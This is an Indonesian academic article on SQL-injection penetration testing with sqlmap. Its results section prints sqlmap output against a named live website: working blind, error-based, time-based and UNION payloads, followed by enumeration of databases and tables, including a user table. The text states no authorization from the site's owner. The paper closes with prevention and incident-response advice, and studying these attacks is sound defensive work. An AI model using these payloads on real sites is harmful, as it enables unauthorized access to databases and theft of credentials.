Journal of Internet and Software Engineering Vol: 1, No 4, 2024, Page: 1-9

Uji Penetrasi Injeksi SQL terhadap Celah Keamanan *Database Website* menggunakan SQLmap

Ade Riyanti*, Brian Mariano Rahmanto, Daniel Rangga Hardianto, Rajwa Daffa Adyatama Yuristiawan, Aep Setiawan

Teknologi Rekayasa Komputer, Sekolah Vokasi, IPB University

Abstrak: Keamanan teknologi informasi menjadi sangat krusial di era sekarang. Hal ini bertujuan untuk memastikan bahwa semua informasi yang dikirim atau disimpan melalui internet tetap aman dan tidak dapat diakses secara sembarangan oleh pihak-pihak yang tidak berwenang. Selama beberapa tahun terakhir, kasus *cyber attack* yang targetnya keamanan *website* selalu meningkat. Salah satu ancaman peretasan *website* yang sering digunakan adalah *SQL Injection*. Dengan menggunakan alat *SQLmap* yang berjalan pada sistem operasi Kali Linux, penyerang dapat dengan mudah mengambil alih data autentikasi penting, seperti *username* dan *password*. Penyerang hanya perlu menggunakan skrip *query* SQL khusus yang ditulis dalam bahasa pemrograman Python untuk memaksa server web mengeluarkan informasi dari *database*, termasuk tabel, kolom, dan isi data. Teknik *SQL Injection* ini tidak sulit dilakukan, sehingga pemahaman tentang cara kerjanya sangat berguna bagi para admin dan pengembang aplikasi web untuk mengamankan akses pengguna dari serangan. Pengujian ini memungkinkan kita memahami proses serangan dan dampak yang ditimbulkan oleh serangan tersebut.

Kata kunci: Peretasan, *SQL Injection*, *SQLmap*, Kali Linux, *Website*

DOI: https://doi.org/10.47134/pjise.v1i4.2623
*Correspondence: Ade Riyanti
Email: aderiyanti@apps.ipb.ac.id

Received: 01-08-2024
Accepted: 15-09-2024
Published: 31-10-2024

Abstract: *Information technology security is very crucial in today's era. This aims to ensure that all information sent or stored over the internet remains secure and cannot be accessed carelessly by unauthorized parties. Over the past few years, the number of cyber attacks targeting website security has always increased. One of the most commonly used website hacking threats is SQL Injection. By using the SQLmap tool running on the Kali Linux operating system, attackers can easily take over important authentication data, such as usernames and passwords. An attacker only needs to use a special SQL query script written in the Python programming language to force the web server to pull out information from the database, including tables, columns, and data contents. This SQL Injection technique is not difficult to do, so understanding how it works is very useful for web application admins and developers to secure user access from attacks. This test allows us to understand the process of the attack and the impact it has had.*

Keywords: *Hacking, SQL Injection, SQLmap, Kali Linux, Website*

Pendahuluan

Perkembangan teknologi informasi semakin pesat seiring dengan meningkatnya kebutuhan akan teknologi dan jaringan komputer (Faizi et al., 2018). Keamanan teknologi informasi menjadi sangat krusial di era sekarang (Dwiyatno et al., 2019). Hal ini bertujuan untuk memastikan bahwa semua informasi yang dikirim atau disimpan melalui internet tetap aman dan tidak dapat diakses secara sembarangan oleh pihak-pihak yang tidak berwenang (Aji et al., 2017). Oleh karena itu, penting untuk terus memantau dan meningkatkan kualitas keamanan jaringan, situs web, server, dan *database* secara rutin. Seiring dengan semakin meluasnya pengetahuan tentang *hacking* dan banyaknya alat penetrasi yang dapat diakses di internet, para penyusup dan penyerang menjadi semakin mudah dalam melakukan aksi penyusupan dan penyerangan (Hermawan, 2021).

Web server adalah komponen internet yang paling sering dan rentan menjadi target serangan (Puspa Ira Dewi Candra Wulan et al., 2023). Web server merupakan fondasi dari *world wide web*. Fungsinya untuk memudahkan transfer data melalui *Hyper Text Transfer Protocol* (HTTP), yang kemudian dilihat oleh pengguna menggunakan web browser dan ditampilkan di *dashboard website*. Secara umum, PHP/HTML digunakan untuk membuat dokumentasi situs web. (Hermawan, 2021).

Dengan semakin meluasnya penggunaan situs web, dampak dari tindakan kriminal terhadap situs web juga semakin berkembang, termasuk pencurian serta manipulasi data oleh pihak yang tidak bertanggung jawab. Serangan web server umumnya merupakan langkah awal sebelum melanjutkan ke tahap serangan berikutnya (Yuhefizar & Hidayat 2009). Keamanan dalam teknologi informasi sangat penting bagi sebuah lembaga untuk menjamin kerahasiaan, integritas, dan ketersediaan informasi (Aurabillah et al., 2024).

Salah satu cara yang dilakukan untuk melakukan kejahatan *website* yaitu serangan *SQL Injection* (Erriyanto & Eviyanti, 2022). Sebagian besar aplikasi modern menggunakan basis data yang persisten untuk meneruskan informasi. Serangan injeksi terjadi ketika seseorang dengan sengaja mengirim perintah SQL berbahaya ke server *database* melalui saluran yang illegal (Khin SHAR et al., 2012; Singh et al., 2015; Halfond & Orso, 2007). Saluran yang paling umum digunakan untuk serangan ini adalah input data yang tidak divalidasi (Singh et al., 2015). *SQL Injection* adalah kerentanan yang terjadi karena input pengguna tidak divalidasi dengan baik, dan ini adalah salah satu metode serangan yang umumnya digunakan dalam aplikasi web (Mahapatra, 2012; Khin SHAR et al., 2012; Pandurang & Karia, 2015).

SQL Injection merupakan metode penyerangan yang menargetkan server web dengan memanfaatkan kode SQL untuk memanipulasi *database* (Tanang Anugrah et al., 2022). Serangan ini dapat merugikan banyak pihak karena memungkinkan penyerang untuk mencuri atau mengubah data yang tersimpan di web server (Madani, 2024). Injeksi SQL memungkinkan penyerang memasukkan perintah SQL berbahaya, sehingga bisa memanipulasi logika perintah SQL untuk mendapatkan akses ke *database* dan informasi penting lainnya (Dahlan et al., 2014). Penyerang dapat memengaruhi sintaks SQL, kekuatan, dan fleksibilitas *database*, serta mempengaruhi sistem operasi yang mendukung *database* tersebut (Anggoro & Sulistyo, 2019).

Penelitian yang dilakukan oleh Sudiharyanto Lika pada (2018) menemukan bahwa banyak situs web yang masih kurang dalam hal validasi dan keamanan terhadap serangan *SQL Injection*. Akibatnya, *hacker* dapat dengan mudah menyusupi situs-situs tersebut. Salah satu alat yang cukup efektif untuk menembus keamanan situs web adalah *SQLmap* dari Kali Linux (Lika et al., 2018).


Penelitian kedua pernah dilakukan oleh Wijaya (2020), berdasarkan penelitian tersebut, menyatakan bahwa kriptografi AES-128 dapat digunakan untuk mengamankan URL *website*. Kriptografi AES-128 akan menyembunyikan URL, sehingga mampu menangkal serangan yang berpotensi membahayakan keamanan data pada sebuah situs web. Integritas dari URL yang telah dienkripsi akan lebih terjaga, karena metode *SQL Injection* tidak dapat diterapkan pada URL yang telah dilakukan enkripsi (Wijaya, 2020).

Penelitian berikutnya yang dilakukan oleh Setiawan, et al. (2022) menemukan bahwa situs web yang dilindungi oleh WAF (*Web Application Firewall*) cenderung lebih aman terhadap serangan *SQL Injection*. WAF (*Web Application Firewall*) mampu memblokir upaya serangan *SQL Injection* pada situs web tersebut (Setiawan et al., 2022).

Untuk meningkatkan rasa aman pengguna *website* dan mencegah kejadian yang tidak diinginkan, penting untuk melakukan pengujian awal. Salah satu caranya adalah dengan pengujian penetrasi melalui serangan *SQL Injection*. Tujuannya adalah untuk mengidentifikasi kerentanan dalam *database* situs web target, yang kemudian dapat digunakan sebagai bahan evaluasi. Dengan demikian, *website* dapat diperbaiki dan dilindungi dari aksi kejahatan siber oleh pihak yang tidak bertanggung jawab.

Metode

Metode penelitian menggunakan metode kualitatif yang merupakan penelitian yang mendeskripsikan sesuatu berdasarkan permasalahan yang akan diteliti. Tahapan-tahapan yang akan dilakukan dalam penelitian ini adalah sebagai berikut:



Gambar 1. Metode penelitian

Gambar 1. Menjelaskan metode yang digunakan baik untuk pengumpulan data dan metode pengembangannya menggunakan metode National Institute of standards and Technology.


a. Dimana tahapan terdiri dari pengumpulan data menggunakan metode kualitatif:
   1. Observasi
      Melakukan observasi langsung terhadap keamanan *database website* dengan fokus pada celah yang dapat dieksploitasi melalui serangan *SQL Injection*. Observasi ini bertujuan untuk memberikan informasi rinci tentang metode serangan serta kebutuhan spesifik yang diperlukan untuk mengatasi kerentanannya. Melakukan studi literatur untuk menggali informasi terbaru tentang teknik penetrasi, alat, dan langkah-langkah keamanan yang penting untuk melindungi *database website* dari serangan *SQL Injection*, serta contoh penerapan keamanan yang dapat menjadi referensi bagi pengembang web dan admin database.
   2. Studi Literatur
      Data yang diperlukan untuk penelitian ini diperoleh melalui studi literatur untuk memahami secara mendalam terkait *SQL Injection*, teknik penetrasi, dan keamanan *database*. Studi literatur dilakukan dengan mengumpulkan informasi dari sumber-sumber teks yang relevan, seperti jurnal ilmiah, buku, artikel, dan sumber online yang terpercaya. Pendekatan ini digunakan untuk mendapatkan pemahaman yang mendalam tentang konsep *SQL Injection*. Hal ini akan memberikan landasan teori yang kuat dan pemahaman mendalam tentang subjek penelitian.

b. Pengujian: pengujian yang dilakukan melakukan uji penetrasi terhadap celah keamanan database *website* menggunakan serangan *SQL Injection*.

c. Analisa: melakukan analisa dampak dari serangan *SQL Injection*.


d. *Reporting*: pembuatan laporan akhir dari penelitian.

Hasil dan Pembahasan



Gambar 2. Memindai URL *website*

Pada Gambar 2 di atas, proses tersebut akan memindai URL *website* untuk mencari kerentanan *SQL Injection*. Hasilnya akan menunjukkan informasi tentang jenis kerentanan, parameter yang rentan, dan teknik eksploitasi yang digunakan.



```
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.5#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and fede
ral laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:08:44 /2024-05-30/

[14:08:45] [WARNING] it appears that you have provided tainted parameter values ('pid=4'') with most likely leftover chars/statements from manual SQL injection test(s). Please, alwa
ys use only valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[14:08:47] [INFO] resuming back-end DBMS 'mysql'
[14:08:47] [INFO] testing connection to the target URL
[14:08:47] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=142 AND 8643=8643&pid=4'

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=142 AND (SELECT 3225 FROM(SELECT COUNT(*),CONCAT(0x7178717171,(SELECT (ELT(3225=3225,1))),0x7178706271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)
a)&pid=4'

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=142 AND (SELECT 3006 FROM (SELECT(SLEEP(5)))FTzA)&pid=4'

    Type: UNION query
    Title: Generic UNION query (NULL) - 17 columns
    Payload: id=142 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178717171,0x5265756c777543704b6163707178764277656d4161794a7
67174757968796865774b4f6e45556968,0x7178706271),NULL-- -&pid=4'
---
[14:08:47] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.33, Nginx
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[14:08:47] [INFO] fetching database names
[14:08:48] [WARNING] reflective value(s) found and filtering out
[14:08:49] [WARNING] the SQL query provided does not return any output
[14:08:49] [INFO] resumed: 'information_schema'
[14:08:49] [INFO] resumed: 'leach'
available databases [2]:
[*] information_schema
[*] leach

[14:08:49] [INFO] fetched data logged to text files under '/Users/rangga/.local/share/sqlmap/output/www.lghk.com'

[*] ending @ 14:08:49 /2024-05-30/

(base) rangga@Ranggas-MacBook-Pro ~ %
```


Gambar 3. Mendeteksi jenis DBMS yang digunakan

Pada Gambar 3 di atas, proses tersebut akan mendeteksi jenis DBMS yang digunakan oleh situs web. Informasi ini penting untuk memilih teknik eksploitasi yang tepat.

```
    Title: Generic UNION query (NULL) - 17 columns
    Payload: id=142 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178717171,0x5265756c777543704b6163707178764277656d4161794a7
67174757968796865774b4f6e45556968,0x7178706271),NULL-- -&pid=4'
---
[14:09:16] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 7.4.33
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[14:09:16] [INFO] fetching tables for database: 'leach'
[14:09:17] [WARNING] reflective value(s) found and filtering out
[14:09:19] [WARNING] the SQL query provided does not return any output
[14:09:19] [INFO] resumed: 'album'
[14:09:19] [INFO] resumed: 'album_cate'
[14:09:19] [INFO] resumed: 'attachment'
[14:09:19] [INFO] resumed: 'banner'
[14:09:19] [INFO] resumed: 'calendar'
[14:09:19] [INFO] resumed: 'calendar_cate'
[14:09:19] [INFO] resumed: 'calendar_desc'
[14:09:19] [INFO] resumed: 'calendar_pdf'
[14:09:19] [INFO] resumed: 'download'
[14:09:19] [INFO] resumed: 'download_cate'
[14:09:19] [INFO] resumed: 'enquiry'
[14:09:19] [INFO] resumed: 'enquiry_20231026'
[14:09:19] [INFO] resumed: 'news'
[14:09:19] [INFO] resumed: 'news_cate'
[14:09:19] [INFO] resumed: 'usr'
[14:09:19] [INFO] resumed: 'verse'
[14:09:19] [INFO] resumed: 'webpage_content'
[14:09:19] [INFO] resumed: 'webpage_content_desc'
Database: leach
[18 tables]
+----------------------+
| album                |
| album_cate           |
| attachment           |
| banner               |
| calendar             |
| calendar_cate        |
| calendar_desc        |
| calendar_pdf         |
| download             |
| download_cate        |
| enquiry              |
| enquiry_20231026     |
| news                 |
| news_cate            |
| usr                  |
| verse                |
| webpage_content      |
| webpage_content_desc |
+----------------------+

[14:09:19] [INFO] fetched data logged to text files under '/Users/rangga/.local/share/sqlmap/output/www.lghk.com'

[*] ending @ 14:09:19 /2024-05-30/

(base) rangga@Ranggas-MacBook-Pro ~ %
```

Gambar 4. Menampilkan daftar tabel pada *database*

Pada Gambar 4 di atas, proses tersebut akan menampilkan daftar tabel yang ada pada *database*. Teknik eksploitasi "leach" digunakan untuk mendapatkan informasi ini.



Gambar 5. Menampilkan daftar kolom pada tabel "usr"

Pada Gambar 5 di atas, proses tersebut akan menampilkan daftar kolom pada tabel "usr". Teknik eksploitasi "leach" digunakan untuk mendapatkan informasi ini.

Dari hasil simulasi yang sudah dilakukan, maka dapat diketahui bahwa kerentanan *SQL Injection* pada situs web lghk.com terjadi karena aplikasi web tidak memvalidasi dan memfilter input pengguna dengan benar. Hal ini memungkinkan penyerang untuk menyisipkan kode SQL berbahaya ke dalam parameter URL. Kode SQL berbahaya ini kemudian dieksekusi oleh *database*, sehingga penyerang dapat melakukan berbagai tindakan berbahaya. Oleh karena itu, penting untuk menerapkan solusi pencegahan dan penanggulangan yang efektif untuk meminimalkan dampak serangan *SQL Injection* pada sistem dan layanan yang terdampak. Berikut adalah beberapa solusi pencegahan dan penanggulangan efektif terhadap serangan *SQL Injection*:

a. Pencegahan

1. Validasi Input Pengguna: Selalu validasi semua input pengguna dengan cermat sebelum digunakan dalam *query* SQL. Gunakan teknik validasi yang sesuai dengan jenis data input, seperti pemfilteran karakter khusus, pembatasan panjang input, dan konversi tipe data.
2. Batasi Hak Akses *Database*: Berikan hak akses *database* hanya kepada pengguna yang membutuhkannya. Hindari memberikan hak akses penuh kepada pengguna yang tidak membutuhkannya.

3. Gunakan *Web Application Firewall* (WAF): WAF dapat membantu melindungi *website* dan aplikasi web dari berbagai serangan, termasuk *SQL Injection*. Gunakan WAF yang terkelola dan selalu diperbarui dengan aturan terbaru.
4. Lakukan Pemindaian Keamanan Berkala: Lakukan pemindaian keamanan *website* dan aplikasi web secara berkala untuk mendeteksi kerentanan yang dapat dieksploitasi oleh penyerang *SQL Injection*. Gunakan alat pemindaian keamanan yang terpercaya dan perbaiki semua kerentanan yang ditemukan.
5. Meningkatkan Kesadaran Keamanan: Edukasi tim pengembang dan staf IT tentang bahaya *SQL Injection* dan cara mencegahnya. Adakan pelatihan keamanan secara berkala untuk memastikan semua orang mengetahui praktik terbaik keamanan web.

b. Penanggulangan

1. Deteksi Dini: Implementasikan sistem deteksi intrusi (IDS) untuk mendeteksi aktivitas mencurigakan yang mungkin mengindikasikan serangan *SQL Injection*. Gunakan alat pemantauan *database* untuk melacak aktivitas database dan mendeteksi anomali yang mungkin mengindikasikan serangan *SQL Injection*.
2. Isolasi Sistem: Jika serangan *SQL Injection* terdeteksi, segera isolasi sistem yang terdampak untuk mencegah penyebaran serangan. Hentikan semua akses ke sistem yang terdampak dan hanya izinkan akses bagi personel yang berwenang untuk melakukan investigasi dan pemulihan.
3. Pemulihan Data: Jika data telah dicuri atau diubah akibat serangan *SQL Injection*, lakukan pemulihan data dari cadangan yang terbaru. Pastikan cadangan data Anda dibuat secara berkala dan disimpan di tempat yang aman.
4. Analisis dan Investigasi: Lakukan analisis dan investigasi menyeluruh untuk memahami bagaimana serangan *SQL Injection* terjadi dan apa yang dapat dilakukan untuk mencegahnya di masa depan. Dokumentasikan temuan Anda dan buat rencana tindakan untuk memperbaiki kerentanan yang ditemukan.
5. Laporkan Insiden: Laporkan insiden *SQL Injection* kepada pihak yang berwenang, seperti otoritas keamanan siber atau vendor perangkat lunak yang digunakan. Laporan ini dapat membantu meningkatkan pemahaman tentang ancaman *SQL Injection* dan mengembangkan solusi pencegahan yang lebih efektif.

Simpulan

Penelitian ini berhasil mengidentifikasi dan mengeksploitasi berbagai celah keamanan menggunakan alat *SQLmap* pada sistem operasi Kali Linux, yang mengungkapkan bahwa banyak *website* masih rentan terhadap jenis serangan ini. Temuan utama mencakup keberhasilan dalam memperoleh data autentikasi penting, struktur tabel, kolom, dan isi data dari *database* target. Penelitian ini menunjukkan bahwa teknik *SQL Injection* dapat dilakukan dengan relatif mudah dan efektif, menyoroti perlunya peningkatan langkah-langkah keamanan oleh admin dan pengembang web.

Kelebihan dari penelitian ini adalah penggunaan simulasi serangan yang realistis dan pengumpulan data yang komprehensif, yang memberikan gambaran mendalam tentang

proses dan dampak serangan *SQL Injection*. Namun, penelitian ini juga memiliki beberapa kekurangan, seperti keterbatasan dalam cakupan jenis serangan yang diuji dan lingkungan pengujian yang mungkin tidak sepenuhnya merefleksikan kondisi dunia nyata. Selain itu, penelitian ini tidak menguji efektivitas berbagai teknik mitigasi yang bisa digunakan untuk mencegah serangan *SQL Injection*.

Untuk pengembangan penelitian di masa mendatang, perlu dilakukan uji penetrasi terhadap beragam jenis *website* dan sistem manajemen *database* yang berbeda untuk memperoleh gambaran yang lebih luas tentang kerentanannya. Selain itu, penelitian ini juga bisa diperluas dengan menguji berbagai teknik mitigasi dan rekomendasi praktis untuk memperkuat keamanan *database* terhadap serangan *SQL Injection*. Mengintegrasikan analisis risiko dan dampak ekonomi dari serangan ini juga akan memberikan wawasan yang lebih komprehensif bagi pengambil keputusan dalam bidang keamanan siber.

Daftar Pustaka

Aji, S., Fadlil, A., & Riadi, I. (2017). Pengembangan Sistem Pengaman Jaringan Komputer Berdasarkan Analisis Forensik Jaringan. *Jurnal Ilmiah Teknik Elektro Komputer Dan Informatika*, *3*(1), 11. https://doi.org/10.26555/jiteki.v3i1.5665

Anggoro, B. S., & Sulistyo, W. (2019). Implementasi Intrusion Prevention System Suricata dengan Anomaly-Based untuk Keamanan Jaringan PT. Grahamedia Informasi. *Seminar Nasional APTIKOM*, 1–9.

Aurabillah, B., Aprillia Putri, L., Citra Fadhlilla, N., & Wulansari, A. (2024). Implementasi Framework Iso 27001 Sebagai Proteksi Keamanan Informasi Dalam Pemerintahan (Systematic Literature Review). *JATI (Jurnal Mahasiswa Teknik Informatika)*, *8*(1), 454–460. https://doi.org/10.36040/jati.v8i1.8736

Dahlan, M., Latubessy, A., Nurkamid, M., & Hidayah Anggraini, L. (2014). Pengujian Dan Analisa Keamanan *Website* Terhadap Serangan *SQL Injection* (Studi Kasus : *Website* UMK). *Jurnal Sains Dan Teknologi*, *7*, 13–19.

Dwiyatno, S., Sari, A. P., Irawan, A., & Safig, S. (2019). PENDETEKSI SERANGAN DDoS (DISTRIBUTED DENIAL OF SERVICE) MENGGUNAKAN HONEYPOT DI PT. TORINI JAYA ABADI. *Jurnal Sistem Informasi Dan Informatika (Simika)*, *2*(2), 64–80. https://doi.org/10.47080/simika.v2i2.606

Erriyanto, A. P., & Eviyanti, A. (2022). *Implementasi Metode Honeypot Dalam Pengamanan Form Input Terhadap Serangan Sql-Injection Implementation of the Honeypot Method in Form Input Security Against Sql- Injection Attacks*. *3*(December), 3–9.

Faizi, M. A., Ismail, S. J. I., & Sularsa, A. (2018). Implementasi Sistem Pendeteksi Serangan Pada Jaringan Dengan Briarids Berbasis Raspberry Pi. *EProceedings of Applied Science*, *4*(3), 1994–1999. https://libraryeproceeding.telkomuniversity.ac.id/index.php/appliedscience/article/view/7163

Halfond, W. G. J., & Orso, A. (2007). Detection and Prevention of *SQL Injection* Attacks. *Advances in Information Security*, *27*, 85–109. https://doi.org/10.1007/978-0-387-44599-1_5

Hermawan, R. (2021). Teknik Uji Penetrasi Web Server Menggunakan *SQL Injection* dengan

SQLmap di Kalilinux. *STRING (Satuan Tulisan Riset Dan Inovasi Teknologi)*, *6*(2), 210. https://doi.org/10.30998/string.v6i2.11477

Khin SHAR, L., Beng Kuan TAN, H., Khin, L., & Beng Kuan, H. (2012). Defeating *SQL Injection* Defeating *SQL Injection* Part of the Information Security Commons, OS and Networks Commons, and the Programming Languages and Compilers Commons Citation Citation. *Defeating SQL Injection*, *46*(3), 69–77. https://ink.library.smu.edu.sg/sis_research/4898

Lika, S., Dwi, R., Halim, P., & Verdian, I. (2018). Analisa Serangan Sql Injeksi Menggunakan *SQLmap*. *Jurnal Sistem Dan Teknologi Informasi*, *4*(2), 88–94.

Madani, M. A. (2024). Penetration Testing untuk Menguji Sistem Keamanan pada *Website*. *Jeitech (Journal of Electrical …*, *2*(1), 33–45. https://journal.unram.ac.id/index.php/jeitech/article/view/3961%0Ahttps://journal.unram.ac.id/index.php/jeitech/article/download/3961/2069

Mahapatra, R. P. (2012). A Survey Of *SQL Injection* Countermeasures. *International Journal of Computer Science & Engineering Survey*, *3*(3), 55–74. https://doi.org/10.5121/ijcses.2012.3305

Puspa Ira Dewi Candra Wulan, At Tafani Filah, Rivort pormes, & Rohmatulloh Muhamad Ikhsanuddin. (2023). Audit Kerentanan Menggunakan *SQLmap* Dan Reserve Shell Pada *Website* Staff Bhakti Semesta. *Journal of Data Science Theory and Application*, *2*(1), 33–44. https://doi.org/10.32639/jasta.v2i1.309

